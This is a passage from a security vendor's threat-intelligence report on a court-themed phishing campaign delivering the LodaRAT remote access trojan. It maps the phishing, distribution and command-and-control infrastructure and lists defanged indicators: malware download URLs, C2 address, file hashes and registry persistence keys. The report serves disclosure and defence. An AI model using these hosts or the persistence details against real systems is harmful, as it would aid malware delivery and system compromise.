The phishing page, florida[.]courtadr[.]com (CyberPanel-OLS/2.5.0 behind Cloudflare), is cloaked: only Edge user-agents get real content. An unprotected sibling subdomain, support[.]courtadr[.]com (CyberPanel-OLS/2.4.4), resolves directly to the true origin server 67[.]217[.]49[.]66 (InterServer), where it runs a white-labeled Acelle Mail bulk-email platform on EOL PHP 7.4.33. This is likely the sender of the phishing emails.
The LodaRAT payloads (msedge.exe, SystemSettings.exe, and Taskmgr.exe) come from the typosquat us[.]wind0ws[.]net (GoDaddy since Sept. 5, 2023, CyberPanel-OLS/2.5.0), which redirects casual visitors to the real windows.com. This host runs the same CyberPanel version as the phishing page and shares identical Cloudflare nameservers with the thispc[.]net C2 domain; a single operator is running the whole chain.
The RAT’s C2 is my[.]thispc[.]net:4000 over a raw TCP socket, resolving directly to 207[.]148[.]77[.]235 on Vultr (Singapore).
Infrastructure timeline
- March 3, 2026: the current operator began actively managing TLS for the root domain
courtadr[.]com. This is the first concrete, dateable evidence of the takeover/compromise. - April 26-27, 2026:
support[.]courtadr[.]com(Acelle Mail) and other subdomains received their first certificates within approximately 24 hours of each other. This is consistent with batch provisioning of the campaign’s supporting infrastructure. - July 30, 2026:
florida[.]courtadr[.]com, the actual phishing landing page, received its first certificate. - Aug. 1-2, 2026: the RAT payloads were compiled and the ISO disk image was built, completing the chain.
Given that courtadr[.]com is roughly 20 years old with clear signs of infrastructure changes over time, it is reasonable (although unproven) that this domain was a legitimate, older website whose server was compromised and is now being reused without its original owner’s knowledge.
How ThreatDown protects

ThreatDown Endpoint Protection blocks the RAT samples. Detections appear as Backdoor.LodaRAT and Trojan.Crypt.AutoIt:

Endpoint Protection also blocks network communications to the phishing page, the RAT distribution server, and the RAT C2 server:
Conclusions
This campaign is a textbook example of modern social engineering: a convincing court-themed lure, a phishing website that personalizes itself for every target, and a sophisticated multi-layered delivery chain designed to evade detection at each step. Behind the polished facade, however, is a familiar threat: LodaRAT, an off-the-shelf remote access trojan reused and re-skinned across all three disguises we uncovered.
For defenders, two truths stand out. First, threat actors are now investing heavily in the front end of attacks (compromised domains, credible branding, personalized targeting) precisely because the back end (commodity malware) remains so cheap and effective. Second, relying on users to spot cleverly disguised phishing simply isn’t a strategy. The chain only needs to be broken once, and the best place to break it is at the endpoint.
That’s where ThreatDown comes in. ThreatDown Endpoint Protection detects and blocks these LodaRAT samples out of the box, flagging them as Backdoor.LodaRAT and Trojan.Crypt.AutoIt, and blocks the campaign’s network communications to the phishing page, distribution server, and C2 infrastructure before any damage is done.
Indicators of compromise
Network
| Indicator | Type | Notes |
|---|---|---|
| courtadr[.]com | Domain | Root domain of the phishing campaign |
| florida[.]courtadr[.]com | Domain | Phishing website |
| Resolution@courtadr[.]com | Phishing email sender address | |
| support[.]courtadr[.]com | Domain | Phishing email sender domain |
| 67[.]217[.]49[.]66 | IP | Phishing email sender IP |
| us[.]wind0ws[.]net | Domain | LodaRAT distribution server |
| https://us[.]wind0ws[.]net/SystemSettings.exe | URL | LodaRAT download URL |
| https://us[.]wind0ws[.]net/Taskmgr.exe | URL | LodaRAT download URL |
| https://us[.]wind0ws[.]net/msedge.exe | URL | LodaRAT download URL |
| my[.]thispc[.]net:4000 | Domain | C2 server domain |
| 207[.]148[.]77[.]235 | IP | C2 server IP |
Filesystem
| Indicator | Type | Notes |
|---|---|---|
| 8d4d6808d9b88683149a8c6e2b33e4ed62587dfcfd32e6a6c60b087206141c88 | SHA-256 | Court_Order_for_ADR.iso |
| 8934202a8b2c65b47fe178e97dccfa311ff0542a936e15fc81ff228ddfce2321 | SHA-256 | Court_Order_for_ADR.msc |
| 18b7fb1ead8354847b95cdbb7e1fb655dac59c970ab88ff68afc82d37a5e0108 | SHA-256 | Original_Complaint.bat |
| 8caaaf8451298f09c38fcf8e51e035bfcf2101b735d76b7bba2dddd4bbf1b9e2 | SHA-256 | Supporting-lawsuit-documents.lnk |
| 377959c943467a6c9e237d83401a07b9b58418670396e194e5ecd4f2d7a07aa5 | SHA-256 | SystemSettings.exe (LodaRAT) |
| 1cd822b584795da0981798fd11958635deaccc72b50ba2a6c3e9981fa4f94c29 | SHA-256 | Taskmgr.exe (LodaRAT) |
| 2b2cf3626f4d79fa2b10001f024b86677c63e2381f0923331924d26b1ee676ba | SHA-256 | msedge.exe (LodaRAT) |
| PEEEPM, JCHLLN, YWRRFR | “HKCU\…\Run” registry key + Startup shortcut | LodaRAT payload persistence |
| PEEEPM.vbs, JCHLLN.vbs, YWRRFR.vbs | File | LodaRAT payload VBS watchdog script |
| %APPDATA%\Windata\ | Folder | LodaRAT payload self-copy folder |


Sign up to get the latest threat intelligence.
Subscribe to newsletter